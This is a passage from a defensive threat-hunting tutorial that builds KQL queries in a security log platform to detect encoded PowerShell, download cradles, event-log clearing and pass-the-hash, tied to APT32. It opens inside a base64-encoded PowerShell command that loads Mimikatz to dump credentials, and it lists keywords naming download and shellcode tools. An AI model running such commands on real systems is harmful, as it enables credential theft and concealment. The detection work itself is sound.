gBlAC8ANwBhADMAOQBhADUANQBmADEAMgA3AGIAMQBhAGUAYgA5ADUAMQBiADMAZAA5AGQAOAAwAG-
MANgBkAGMANgA0ADUAMAAwAGMAYQBjAGIANQAvAGQAYQB0AGEALwBtAG8AZAB1AGwAZQBfAH-
MAbwB1AHIAYwBlAC8AYwByAGUAZABlAG4AdABpAGEAbABzAC8ASQBuAHYAbwBrA-
GUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAiACkAOwAgACQAbQAgAD0AIABJAG4AdgBvAGsAZQA-
tAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMAOwAgACQAbQAKAA==")
```


Here we can see the decoded string that was used by the attacker.



The other example was about the PowerShell used to download something from the web. If we make a slight change at the previous KQL query and replace **"-enc"** & **"-encodedCommand"** to something like **"Net.WebClient"** – We will get something like this:

```
// T1086 - Download PowerShell activities
// Reference: https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where AccountType == "User"
| where Process in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
| where CommandLine has "Net.WebClient"
| project TimeGenerated, Account, Computer, CommandLine, Process
| sort by TimeGenerated desc
```

Returned results



Completed 00:00:01.393 2 records

TimeGenerated [UTC]	Account	Computer	CommandLine	Process
5/11/2020, 6:47:16.137 PM	IDENTITY\Alice	Client2.IDENTITY.local	"C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec Bypass -noexit...	powersh
5/11/2020, 6:46:34.140 PM	IDENTITY\Alice	Client2.IDENTITY.local	"C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec Bypass -C "IEX...	powersh

There are different ways to use PowerShell to download something by using for example syntax's, such as Invoke-WebRequest, etc. What we could do is to update our KQL query to something like this:

```
// T1086 - Download PowerShell activities
// Reference: https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where AccountType == "User"
| where Process in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
| where CommandLine has "Net.WebClient"
    or CommandLine has "Invoke-WebRequest"
    or CommandLine has "Invoke-Shellcode"
    or CommandLine has "DownloadFile"
    or CommandLine contains "http"
| project TimeGenerated, Account, Computer, CommandLine, Process
| sort by TimeGenerated desc
```

The above query is a more accurate one and increases the detection rate, instead of just looking to the **Net.WebClient** syntax.

- G0050 – APT32

APT32 is a threat group that has been active since at least 2014. The group has targeted multiple private sector industries as well as with foreign governments, dissidents, and journalists with a strong focus on Southeast Asian countries like Vietnam, the Philippines, Laos, and Cambodia. They have extensively used strategic web compromises to compromise victims. The group is believed to be Vietnam-based.

Source: https://attack.mitre.org/beta/groups/G0050/

We are going to cover the following techniques:

- T1070 – Indicator Removal on Host
- T1075 – Pass the hash
- T1117 – Regsvr32


- T1070 – Indicator Removal on Host

According to ATT&CK. APT32 has cleared event logs from a compromised host to hide their traces.


.001	Indicator Removal on Host: Clear Windows Event Logs	APT32 has cleared select event log entries.[1]

This can be done with built-in tools such as ''**wevtutil**'' in Windows.

Here is an example where we are clearing the security event logs.




Every time when the security event logs are cleared. An event 1102 will be generated.



We can start with running the following KQL query:


```
// T1070 - Indicator Removal on Host
// Wevtutil
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 1102
```

The following two columns doesn't display the values, because it is stored in a XML format in another column, which is the **EventData** column.



TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
5/12/2020, 9:27:12.943 AM			Client2.IDENTITY.local	Microsoft-Windows-Eventlog	Security	104
5/10/2020, 10:07:36.000 AM			IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Eventlog	Security	104
5/10/2020, 11:19:02.010 AM			Client2.IDENTITY.local	Microsoft-Windows-Eventlog	Security	104


Here we can see the **SubjectUserName** property that can be parsed.



When we now run the following KQL query. We can see that we can't parse this value for some strange reasons.

```
// T1070 - Indicator Removal on Host
// Wevtutil
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 1102
| parse EventData with * 'SubjectUserName">' SubjectUserName '</Data>' *
| project TimeGenerated, SubjectUserName, Computer
```

Returned result:



TimeGenerated [UTC]	SubjectUserName	Computer
5/12/2020, 9:27:12.943 AM		Client2.IDENTITY.local
5/10/2020, 10:07:36.000 AM		IDENTITY-DC.IDENTITY.local
5/10/2020, 11:19:02.010 AM		Client2.IDENTITY.local

What we could do is turn the XML format that is stored in the EventData column into a JSON value.

Run the following KQL query:

```
// T1070 - Indicator Removal on Host
// Wevtutil
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 1102
| parse EventData with * 'SubjectUserName">' SubjectUserName '</Data>' *
| extend Description=parse_xml(EventData)
```


We will now have a new column called "**Description**"

Now we can use the **parse_json** scalar function to parse the values in it.

This will be our final KQL query:

```
// T1070 - Indicator Removal on Host
// Reference: https://attack.mitre.org/techniques/T1070/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 1102
| extend Description=parse_xml(EventData)
| extend SubjectUserName = tostring(parse_json(tostring(parse_json(tostring(De-
scription.UserData)).LogFileCleared)).SubjectUserName)
| project TimeGenerated, SubjectUserName, Computer, Activity
| sort by TimeGenerated desc
```

Final result:



- T1075 – Pass the hash

"Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash."

According to ATT&CK. The following threat groups with the likes of APT32 have used Pass the hash as part of their lateral movement.

APT1	The APT1 group is known to have used pass the hash.[3]
APT28	APT28 has used pass the hash for lateral movement.[11]
APT32	APT32 has used pass the hash for lateral movement.[10]

Source: https://attack.mitre.org/techniques/T1075/


ATT&CK recommends to collect the following data source:

Data Sources: Authentication logs

The following setting can be configured through Group Policy to collect this kind of information, which is

Under Computer Configuration go to Policies node and expand it as Policies -> Windows Settings -> Security Settings -> Local Policies -> Audit Policy -> **Audit logon events** -> Success

Here is an example of using Mimikatz to perform a Pass the hash attack.




On the compromised host – Two events will be generated that might be interested for us:

- 4624 & 4648


Event 4624 with a Logon Type ''**9**'' means **NewCredentials**. This is equivalent to performing a ''**Runas**'' where you start a program under a new user account.

We are going to assume that we knew Alice was doing a PtH, so in this example. Alice performed a PtH to authenticate as the user Bob.




Event 4624 with a Logon Type 9 has a relationship with event 4648.


Event 4648 is generated when a process attempts to log on an account by explicitly specifying that account's credentials.



This is part of event 4648, where it shows the targeted server. This could give a sign that the attacker was moving laterally to that specific server.

On the targeted server, where the attacker might have moved laterally to. An event 4624 is generated with a Logon Type 3, which is a Network logon.






We will start with the following KQL query with the filter on event 4624 with a logon type 9. It is typically not a very noisy, so you won't see much returned results.

```
// T1075 - Pass the Hash
// Reference: https://attack.mitre.org/techniques/T1075/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624 and LogonType == 9
```


We can see in the example that two results have been returned.



Completed 00:00:01.475 2 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/12/2020, 1:08:20.370 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/12/2020, 1:23:05.527 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

There are many columns, so if we expand one result. We would see loads of columns that contain values. Here is the one that we are interested in, which is the **TargetOutboundUserName** column.




TargetLinkedLogonId	0x0
TargetLogonId	0x17f5ef1d
TargetOutboundDomainName	IDENTITY.local
TargetOutboundUserName	Bob
TargetUserName	Alice

If we now run the following KQL query, where we use an **!= (not equals)** string operator. We get the following results:

```
// T1075 - Pass the Hash
// Reference: https://attack.mitre.org/techniques/T1075/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624 and LogonType == 9
| where TargetOutboundUserName != ""
| project TimeGenerated, Account, Activity, TargetOutboundUserName, LogonType,
LogonGuid
```

Returned results:




Completed 00:00:00.751 2 records

TimeGenerated [UTC]	Account	Activity	TargetOutboundUserName	LogonGuid
5/12/2020, 1:08:20.370 PM	IDENTITY\Alice	4624 - An account was successfully logged on.	Bob	00000000-0000-0000-0000-0000
5/12/2020, 1:23:05.527 PM	IDENTITY\Alice	4624 - An account was successfully logged on.	Bob	00000000-0000-0000-0000-0000

Now if we look at event **4648**. It also returns two results, which might be interesting for us to use the **join** operator to combine them together.


```
SecurityEvent
| where EventID == 4648 and AccountType == "User"
```



Completed. Showing results from the last 24 hours. 00:00:00.946 2 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/12/2020, 1:08:24.747 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/12/2020, 1:23:09.597 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

If we expand one return result. We can see different columns as well with the likes of **TargetServerName**



Completed. Showing results from the last 24 hours.


TimeGenerated [UTC]	Account	AccountType

TargetDomainName	IDENTITY.LOCAL
TargetInfo	cifs/IDENTITY-DC
TargetLogonGuid	d7df050f-4e2c-2850-89c8-3e4895bf6fdf
TargetServerName	IDENTITY-DC
TargetUserName	Bob

If we know run the following KQL query. We get the following results

```
SecurityEvent
| where EventID == 4648 and AccountType == "User"
| where TargetServerName != ""
| project TargetServerName, TargetInfo, LogonGuid
```

Returned result:



Completed. Showing results from the last 24 hours.


TargetServerName	TargetInfo	LogonGuid
IDENTITY-DC	cifs/IDENTITY-DC	00000000-0000-0000-0000-000000000000
IDENTITY-DC	cifs/IDENTITY-DC	00000000-0000-0000-0000-000000000000

If we know use the join operator to combine both event 4624 & 4648 with each other. We get something like this:

As you have notice the **LogonGuid** is a column that contains a value. That value is a long string that has both the same value in event 4624 & 4648.

```
// T1075 - Pass the Hash
// Reference: https://attack.mitre.org/techniques/T1075/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624 and LogonType == 9
| where TargetOutboundUserName != ""
| project TimeGenerated, Account, Activity, TargetOutboundUserName, LogonGuid,
LogonType
| join (
   SecurityEvent
   | where EventID == 4648 and AccountType == "User"
   | where TargetServerName != ""
   | project TargetServerName, TargetInfo, LogonGuid
) on LogonGuid
```

Returned result:




Completed 00:00:00.721 2 records

TimeGenerated [UTC]	Account	Activity	TargetOutboundUserName	LogonGuid
5/12/2020, 1:08:20.370 PM	IDENTITY\Alice	4624 - An account was successfully logged on.	Bob	00000000-0000-0000
5/12/2020, 1:08:20.370 PM	IDENTITY\Alice	4624 - An account was successfully logged on.	Bob	00000000-0000-0000

Last step is to use the project operator to only display the necessary columns.

```
// T1075 – Possible Pass the Hash operation
// Reference: https://attack.mitre.org/techniques/T1075/
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624 and LogonType == 9
| where TargetOutboundUserName != ""
| project TimeGenerated, Account, Activity, TargetOutboundUserName, LogonGuid,
LogonType
| join (
   SecurityEvent
